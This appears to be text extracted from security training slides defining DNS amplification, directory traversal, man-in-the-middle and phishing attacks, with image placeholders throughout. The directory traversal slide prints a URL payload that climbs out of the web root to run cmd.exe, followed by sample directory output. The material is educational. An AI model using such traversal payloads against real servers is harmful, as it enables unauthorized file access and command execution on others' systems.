


DNS Amplification Attack



Attacker takes the advantage of DNS recursive method of DNS redirection to perform DNS amplification attack

Recursive DNS Method



Directory Traversal Attacks



In directory traversal attacks, attackers use ..\ (dot-dot-slash) sequence to access restricted directories outside of the web server root directory.

Attackers can use trial and error method to navigate the outside of root directory and access sensitive information in the system.



<http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\>

Volume in drive C has no label.
Volume Serial Number is D45E-9FEE

Directory of C:\

06/02/2013 11:31AM	51024.rnd
09/28/2013 06:43PM	0 123.txt
05/21/2013 03:10PM	0 AUTOEXEC.BAT
09/27/2013 08:54PM	<DIR> CATALINA_HOME
05/21/2013 13:10PM	<DIR> CONFIG.SYS
08/11/2013 09:16AM	<DIR> Documents and Settings
09/25/2013 05:25PM	<DIR> Downloads
08/07/2013 03:38PM	<DIR> Intel
09/27/2013 09:36PM	<DIR> Program Files
05/26/2013 02:36AM	<DIR> Soon
09/28/2013 09:50AM	<DIR> WINDOWS
09/25/2013 02:08PM	569,344 WinDump.exe
	7 File(s) 570,368 bytes
	13 Dir(s) 13,432,115,200 bytes free

11:50:57 AM


- ...> C:\Windows
- ...> Local Disk (C:)
- ...> Documents and Settings
- ...> Desktop
- ...> Administators
- ...> Help和支持
- ...> company
- ...> downloads
- ...> images
- ...> news
- ...> scripts
- ...> support
- ...> my folder
- ...> PUP
- ...> Images files
- ...> W32.DLL

Man-in-the-Middle/Sniffing Attack



01 Man-in-the-Middle (MITM) attacks allow an attacker to access sensitive information by intercepting and altering communications between an end-user and webservers


02 Attacker acts as a proxy such that all the communication between the user and webserver passes through him.



Phishing Attacks



